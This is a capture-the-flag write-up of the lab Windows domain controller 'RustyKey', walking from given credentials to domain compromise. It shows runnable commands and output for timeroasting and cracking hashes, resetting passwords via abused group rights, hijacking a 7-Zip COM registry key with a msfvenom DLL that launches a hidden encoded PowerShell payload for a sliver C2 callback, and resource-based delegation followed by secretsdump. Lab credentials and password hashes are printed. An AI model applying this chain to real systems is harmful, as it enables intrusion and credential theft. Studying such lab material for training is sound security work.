
Reconnaissance
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-25 19:28:25Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
64961/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h00m00s
| smb2-time:
|   date: 2025-10-25T19:29:20
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Seems like I’m dealing with the Domain Controller DC for the rustykey.htb domain and I’ll add those entries to my /etc/hosts file. nmap reports that the DC is 8 hours ahead, so I have to take this into consideration when using any Kerberos interaction.
Initial Access
Info
As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following account:
rr.parker / 8#t5HE8L!W3A
Privilege Escalation
Access as IT-COMPUTER3$
I start by running bloodhound-ce-python through faketime to account for the time difference and upload the results into BloodHound. My current access as rr.parker does not have any outbound edges nor is the user part of interesting groups.
$ faketime -f +8h bloodhound-ce-python --domain rustykey.htb \
                       --username 'rr.parker' \
                       --password '8#t5HE8L!W3A' \
                       --kerberos \
                       --nameserver 10.129.232.127 \
                       --dns-tcp \
                       --collection ALL \
                       --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: rustykey.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Testing resolved hostname connectivity dead:beef::fc5b:6bb5:21b1:2e58
INFO: Trying LDAP connection to dead:beef::fc5b:6bb5:21b1:2e58
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 16 computers
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Testing resolved hostname connectivity dead:beef::fc5b:6bb5:21b1:2e58
INFO: Trying LDAP connection to dead:beef::fc5b:6bb5:21b1:2e58
INFO: Found 12 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 10 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.rustykey.htb
INFO: Done in 00M 26S
INFO: Compressing output into 20251025214742_bloodhound.zip

Looking around in the collected data, there are interesting paths originating from IT-COMPUTER3. This account can add itself to the HELPDESK group and then reset the passwords for 4 other accounts. Two in the IT group and one in SUPPORT, all of them being part of the REMOTE MANAGEMENT USERS group enabling them to connect to the DC interactively. Additionally the HELPDESK group can manage the members of the PROTECTED OBJECTS.
Within Active Directory, NTP responses from a Directory Controller to a computer are signed with the computers secret1. This can be used to retrieve all hashes for computers (and users in certain situations2 ) without any prior authentication through a timeroast3 attack. netexec conveniently provides a module for that and running it returns multiple hashes prefixed with the RID of the computer account.
$ faketime -f +8h nxc smb dc.rustykey.htb -M timeroast
SMB         10.129.232.127  445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
TIMEROAST   10.129.232.127  445    dc               [*] Starting Timeroasting...
TIMEROAST   10.129.232.127  445    dc               1000:$sntp-ms$c175db5fcad9f74d5729cac95c24d130$1c0111e900000000000a09804c4f434ceca7a17df0979e16e1b8428bffbfcd0aeca7ae052c7ef680eca7ae052c7f180e
TIMEROAST   10.129.232.127  445    dc               1103:$sntp-ms$d6aaa0e7d2b4fd389e3efe9c22f91bc0$1c0111e900000000000a09814c4f434ceca7a17df398bc24e1b8428bffbfcd0aeca7ae05c7905a55eca7ae05c7909d71
TIMEROAST   10.129.232.127  445    dc               1104:$sntp-ms$0fb0b21f816f763b10206afdd1f358b6$1c0111e900000000000a09814c4f434ceca7a17df3a647fde1b8428bffbfcd0aeca7ae05c79dee92eca7ae05c79e25f0
TIMEROAST   10.129.232.127  445    dc               1105:$sntp-ms$8db3425c4e3116f9b3eba6543684547e$1c0111e900000000000a09814c4f434ceca7a17df0c2cc98e1b8428bffbfcd0aeca7ae05c8d306a2eca7ae05c8d33aa5
TIMEROAST   10.129.232.127  445    dc               1106:$sntp-ms$db06ee662a2f5925afbde8bae744553a$1c0111e900000000000a09814c4f434ceca7a17df025aee6e1b8428bffbfcd0aeca7ae05cc0cf180eca7ae05cc0d3140
TIMEROAST   10.129.232.127  445    dc               1107:$sntp-ms$180971fc8af779ae98cf3e6b8e61ccf3$1c0111e900000000000a09814c4f434ceca7a17df02c55c9e1b8428bffbfcd0aeca7ae05cc13ae32eca7ae05cc13cc65
TIMEROAST   10.129.232.127  445    dc               1118:$sntp-ms$64c7c2d74f044e67f3ce50542a185e0f$1c0111e900000000000a09814c4f434ceca7a17df34d95b5e1b8428bffbfcd0aeca7ae05db3d0cd0eca7ae05db3d4936
TIMEROAST   10.129.232.127  445    dc               1119:$sntp-ms$bad2cb0f115047ab5e9442bfbe4487a0$1c0111e900000000000a09814c4f434ceca7a17df2f9c553e1b8428bffbfcd0aeca7ae05df01b6b9eca7ae05df020593
TIMEROAST   10.129.232.127  445    dc               1120:$sntp-ms$9fe0c8820eefc11b6dd9d1bc97ac6dc2$1c0111e900000000000a09814c4f434ceca7a17df2faa623e1b8428bffbfcd0aeca7ae05df02b917eca7ae05df02e4b6
TIMEROAST   10.129.232.127  445    dc               1122:$sntp-ms$9f36d79590f1fad69a7f3cad06b41ce5$1c0111e900000000000a09814c4f434ceca7a17df2d977d5e1b8428bffbfcd0aeca7ae05e2b89862eca7ae05e2b8c253
TIMEROAST   10.129.232.127  445    dc               1121:$sntp-ms$02c07c1f88f1723b0fd1415e44242b8e$1c0111e900000000000a09814c4f434ceca7a17df2d8b538e1b8428bffbfcd0aeca7ae05e2b7b791eca7ae05e2b80163
TIMEROAST   10.129.232.127  445    dc               1123:$sntp-ms$2d74b28fdd5061a32db2ca936291083d$1c0111e900000000000a09814c4f434ceca7a17df2f8b22de1b8428bffbfcd0aeca7ae05e2d7d970eca7ae05e2d7f7a3
TIMEROAST   10.129.232.127  445    dc               1125:$sntp-ms$51c697030a63b5dcbab94baaaca2e87c$1c0111e900000000000a09814c4f434ceca7a17df254be9ee1b8428bffbfcd0aeca7ae05e64c744ceca7ae05e64c9feb
TIMEROAST   10.129.232.127  445    dc               1124:$sntp-ms$6480717044d0883d0281183c59845e7e$1c0111e900000000000a09814c4f434ceca7a17df25402b6e1b8428bffbfcd0aeca7ae05e64b8462eca7ae05e64be5b1
TIMEROAST   10.129.232.127  445    dc               1126:$sntp-ms$7fec51aa5ed492ff14249d824d52a2aa$1c0111e900000000000a09814c4f434ceca7a17df27c8810e1b8428bffbfcd0aeca7ae05e674411aeca7ae05e67460fa
TIMEROAST   10.129.232.127  445    dc               1127:$sntp-ms$9c76f53fb81d518e59c68f57e9eeffba$1c0111e900000000000a09814c4f434ceca7a17deffb1c6be1b8428bffbfcd0aeca7ae05e80b6233eca7ae05e80b88ca
The data in BloodHound shows that IT-COMPUTER3$ has the RID 1125 and hashcat is able to crack the hash with mode 31300. This returns the password Rusty88!.
$ hashcat -m 31300 hash /usr/share/wordlists/rockyou.txt
--- SNIP ---
$sntp-ms$51c697030a63b5dcbab94baaaca2e87c$1c0111e90...4c9feb:Rusty88!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 31300 (MS SNTP)
Hash.Target......: $sntp-ms$51c697030a63b5dcbab94baaaca2e87c$1c0111e90...4c9feb
--- SNIP ---
Shell as bb.morgan
Now with access to the computer account, I start the previously discovered attack chain by adding it to the HELPDESK group. Then I proceed by setting the password for bb.morgan to a known value. Authentication errors out with KDC_ERR_ETYPE_NOSUPP though and this is related to the group membership in PROTECTED USERS. Luckily IT-COMPUTER3$ can also manage the members of PROTECTED OBJECTS and therefore remove IT and its accounts from it.
$ faketime -f +8h bloodyAD --host dc.rustykey.htb \
                           --domain rustykey.htb \
                           --username 'IT-COMPUTER3$' \
                           --password 'Rusty88!' \
                           --kerberos \
                           add groupMember HELPDESK 'IT-COMPUTER3$'
[+] IT-COMPUTER3$ added to HELPDESK

$ faketime -f +8h bloodyAD --host dc.rustykey.htb \
                           --domain rustykey.htb \
                           --username 'IT-COMPUTER3$' \
                           --password 'Rusty88!' \
                           --kerberos \
                           set password bb.morgan 'Helloworld123!'
[+] Password changed successfully!

$ faketime -f +8h bloodyAD --host dc.rustykey.htb \
                           --domain rustykey.htb \
                           --username 'IT-COMPUTER3$' \
                           --password 'Rusty88!' \
                           --kerberos \
                           remove groupMember 'PROTECTED OBJECTS' 'IT'
[+] IT removed from PROTECTED OBJECTS
Requesting a new TGT works and I can use it to connect interactively with winrm after exporting the ticket in the KRB5CCNAME environment variable. This allows me to read the first flag and eventually upgrade to a sliver session.
$ faketime -f +8h impacket-getTGT RUSTYKEY.HTB/bb.morgan:'Helloworld123!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache

$ export KRB5CCNAME=bb.morgan.ccache

$ faketime -f +8h evil-winrm -i dc.rustykey.htb -r rustykey.htb
Shell as ee.reed
On the desktop of bb.morgan there’s also a PDF document that I download to my host.
sliver (htb) > ls

C:\users\bb.morgan\desktop (2 items, 2.0 KiB)
=============================================
-rw-rw-rw-  internal.pdf  1.9 KiB  Wed Jun 04 09:15:52 -0700 2025
-r--r--r--  user.txt      34 B     Mon Oct 27 16:31:12 -0700 2025


sliver (htb) > download internal.pdf

[*] Wrote 1976 bytes (1 file successfully, 0 files unsuccessfully) to internal.pdf
It does contain a message to the support-team and explains that extended access has been granted for a file archiving feature. Apparently registry changes might be necessary and the DevOps team might monitor actions.
From: bb.morgan@rustykey.htb
To: support-team@rustykey.htb

Subject: Support Group - Archiving Tool Access

Date: Mon, 10 Mar 2025 14:35:18 +0100

Hey team,
As part of the new Support utilities rollout, extended access has been temporarily granted to allow
testing and troubleshooting of file archiving features across shared workstations.
This is mainly to help streamline ticket resolution related to extraction/compression issues reported
by the Finance and IT teams. Some newer systems handle context menu actions differently, so
registry-level adjustments are expected during this phase.
A few notes:
- Please avoid making unrelated changes to system components while this access is active.
- This permission change is logged and will be rolled back once the archiving utility is confirmed
stable in all environments.
- Let DevOps know if you encounter access errors or missing shell actions.
Thanks,
BB Morgan
IT Department
In order to get access as a member of the SUPPORT group, I repeat the previous steps to reset the password for ee.reed and remove the group SUPPORT from the PROTECTED OBJECTS as well.
$ faketime -f +8h bloodyAD --host dc.rustykey.htb \
                           --domain rustykey.htb \
                           --username 'IT-COMPUTER3$' \
                           --password 'Rusty88!' \
                           --kerberos \
                           add groupMember HELPDESK 'IT-COMPUTER3$'
[+] IT-COMPUTER3$ added to HELPDESK

$ faketime -f +8h bloodyAD --host dc.rustykey.htb \
                           --domain rustykey.htb \
                           --username 'IT-COMPUTER3$' \
                           --password 'Rusty88!' \
                           --kerberos \
                           set password ee.reed 'Helloworld123!'
[+] Password changed successfully!

$ faketime -f +8h bloodyAD --host dc.rustykey.htb \
                           --domain rustykey.htb \
                           --username 'IT-COMPUTER3$' \
                           --password 'Rusty88!' \
                           --kerberos \
                           remove groupMember 'PROTECTED OBJECTS' 'SUPPORT'
[+] SUPPORT removed from PROTECTED OBJECTS
Even though that account is also part of the REMOTE MANAGEMENT GROUP it is not allowed to authenticate via WinRM due restrictions applied through a GPO. Instead I opt to use RunasCs through my sliver session.
sliver (htb) > upload htb.exe

[*] Wrote file to C:\ryuki\htb.exe

sliver (htb) > execute-assembly -t 15 -- RunasCs.exe ee.reed Helloworld123! C:\\ryuki\\htb.exe
Shell as mm.turner
Based on the information from the PDF file I suspect some COM hijacking and listing all CLSID in HKLM\Software\Classes finds one related to 7-zip and SUPPORT was granted FullControl to it.
sliver (htb) > sa-reg-query dc 2 Software\\Classes\\CLSID "" 1
--- SNIP ---
12/27/2024 00:34:48      HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}
                               REG_SZ          7-Zip Shell Extension

12/27/2024 00:34:48      HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
                               REG_SZ          C:\Program Files\7-Zip\7-zip.dll
        ThreadingModel         REG_SZ          Apartment
--- SNIP ---

sliver (htb) > sharpsh -- -e -c R2V0LUFDTCAtUGF0aCAiSEtMTTpcXFNvZnR3YXJlXFxDbGFzc2VzXFxDTFNJRFxcezIzMTcwRjY5LTQwQzEtMjc4QS0xMDAwLTAwMDEwMDAyMDAwMH0iIHwgRm9ybWF0LUxpc3Q=
# Get-ACL -Path "HKLM:\\Software\\Classes\\CLSID\\{23170F69-40C1-278A-1000-000100020000}" | Format-List
[*] sharpsh output:


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-00010002
         0000}
Owner  : BUILTIN\Administrators
Group  : RUSTYKEY\Domain Users
Access : CREATOR OWNER Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  ReadKey
         RUSTYKEY\Support Allow  FullControl
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
Audit  :
Sddl   : O:BAG:DUD:PAI(A;CIIO;KA;;;CO)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KR;;;BU)(A;CI;KA;;;S-1-5-21-3316070415-896458127
         -4139322052-1132)(A;CI;KR;;;AC)
To exploit it I create a simple DLL with msfvenom that calls my sliver payload.
$ msfvenom -p windows/x64/exec CMD='powershell.exe -nop -w hidden -e aQB3AHI...' EXITFUNC=none -f dll > test.dll
After upload the file to C:\ryuki\test.dll, I modify the registry key to point towards my payload. It takes a few moments and there’s a callback as mm.turner.
sliver (htb) > upload test.dll test.dll

[*] Wrote file to C:\ryuki\test.dll

sliver (htb) > registry write -H HKLM Software\\Classes\\CLSID\\{23170F69-40C1-278A-1000-000100020000}\\InprocServer32\\ C:\\ryuki\\test.dll

sliver (htb) > sa-reg-query dc 2 Software\\Classes\\CLSID\\{23170F69-40C1-278A-1000-000100020000} "" 1

[*] Successfully executed sa-reg-query (coff-loader)
[*] Got output:
12/27/2024 00:34:48      HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}
                               REG_SZ          7-Zip Shell Extension

10/28/2025 16:56:14      HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
                               REG_SZ          C:\ryuki\test.dll
        ThreadingModel         REG_SZ          Apartment
Shell as backupadmin
Checking BloodHound I can see that mm.turner is member of the DELEGATIONMANAGER group and has the rights to modify the PrincipalsAllowedToDelegateToAccount attribute for the Domain Controller, effectively enabling RBCD.

I’m already in possession of credentials for the computer account IT-COMPUTER3$, so I add this as attribute via Set-ADComputer.
sliver (htb) > sharpsh -- '-c "Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount 'IT-COMPUTER3$'"'

[*] sharpsh output:

sliver (htb) > sharpsh -- '-c "Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount "'

[*] sharpsh output:


DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb
DNSHostName                          : dc.rustykey.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : dee94947-219e-4b13-9d41-543a4085431c
PrincipalsAllowedToDelegateToAccount : {CN=IT-Computer3,OU=Computers,OU=IT,DC=rustykey,DC=htb}
SamAccountName                       : DC$
SID                                  : S-1-5-21-3316070415-896458127-4139322052-1000
UserPrincipalName
Now what’s left to do is find a target for the resource-based constrained delegation. The Domain Administrator account is out of question because it’s marked sensitive and cannot be delegated. Luckily there’s another highly-privileged account without any restrictions: backupadmin. With the credentials for IT-COMPUTER3$ I request a service ticket impersonating the backupadmin account. Then I can use that to dump all the hashes in the domain or psexec to gain a shell on the DC.
$ faketime -f +8h impacket-getTGT RUSTYKEY.HTB/IT-COMPUTER3\$:'Rusty88!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-COMPUTER3$.ccache

$ export KRB5CCNAME=IT-COMPUTER3\$

$ faketime -f +8h impacket-getST -k \
                                 -no-pass \
                                 -impersonate backupadmin \
                                 -spn cifs/dc.rustykey.htb \
                                 RUSTYKEY.HTB/IT-COMPUTER3\$@dc.rustykey.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating backupadmin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache

$ export KRB5CCNAME=backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache

$ faketime -f +8h impacket-secretsdump -k \
                                       -no-pass \
                                       RUSTYKEY.HTB/backupadmin@dc.rustykey.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x94660760272ba2c07b13992b57b432d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3aac437da6f5ae94b01a6e5347dd920:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
--- SNIP ---
Attack Path
flowchart TD

subgraph "Privilege Escalation"
    A(Access as rr.parker) -->|Timeroast| B(Hash for IT-COMPUTER3$)
    B -->|hashcat| C(Access as IT-COMPUTER3$)
    C -->|AddSelf| D(Member of HELPDESK)
    D -->|Password Reset & Removal of IT from PROTECTED OBJECTS| E(Shell as bb.morgan)
    E & D -->|Password Reset & Removal of IT from PROTECTED OBJECTS| F(Shell as ee.reed)
    F -->|COM Hijacking| G(Shell as mm.turner)
    G -->|AddAllowedToAct| H(Add IT-COMPUTER3$ into PrincipalsAllowedToDelegateToAccount on DC)
    C & H -->|RBCD to impersonate backupadmin| I(Shell as backupadmin)
end